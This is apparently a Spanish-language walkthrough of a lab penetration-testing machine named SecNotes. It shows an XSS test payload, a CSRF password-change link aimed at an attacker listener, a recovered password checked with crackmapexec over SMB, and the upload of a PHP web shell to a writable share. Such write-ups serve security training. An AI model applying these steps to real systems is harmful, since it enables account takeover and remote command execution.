
Don't have an account? Sign up now.




otra forma es utlizando tambien un xss para loguernos como hicimos con sqlijection

<script>alert("pa dentro")</script>









sin embargo no hay mayor cosa aqui .
Intento nuevamente explotando el CSRF pero utilizando ahora el dominio secnotes y pongo tambien a correr python para ver que este haciendo click
en el link

http://secnotes.htb/change_pass.php?password=new123&confirm_password=new123&submit=submit
http://10.10.14.25:2000/




ingreso con tyler y new123



el hpt XSRF no agarraba por el dominio secnotes
ya dentro de tyler encontramos un pasword

92g!mA8BGjOirkL%OG*&

este password lo podemos validar con crackmapexec smb para ver si tira algo
crackmapexec smb 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&'




visualizamos los recursos compartidos
crackmapexec smb 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&'


entonces a qui vemos que el recurso new-site tiene permisos de lectura y escritura paraw ver que tiene


utlizamos **smbclient**

smbclient -U 'tyler' \\\\10.10.10.97\\new-site



estos archivos pare ser del servicio del puerto encontrado en el full scan 8808






entonces que podemos como podemos escribir la idea es subir una **web shell en formato php** que es lo que esta corriendo.


esta la podemos construir o localizar en

cat /usr/share/davtest/backdoors/php_cmd.php


locate cmd.php





me la traigo
cp /usr/share/davtest/backdoors/php_cmd.php /home/kali/machineshtb/Secnotes



ahora con el metodo put subo la web shell php_cmd.php
put php_cmd.php









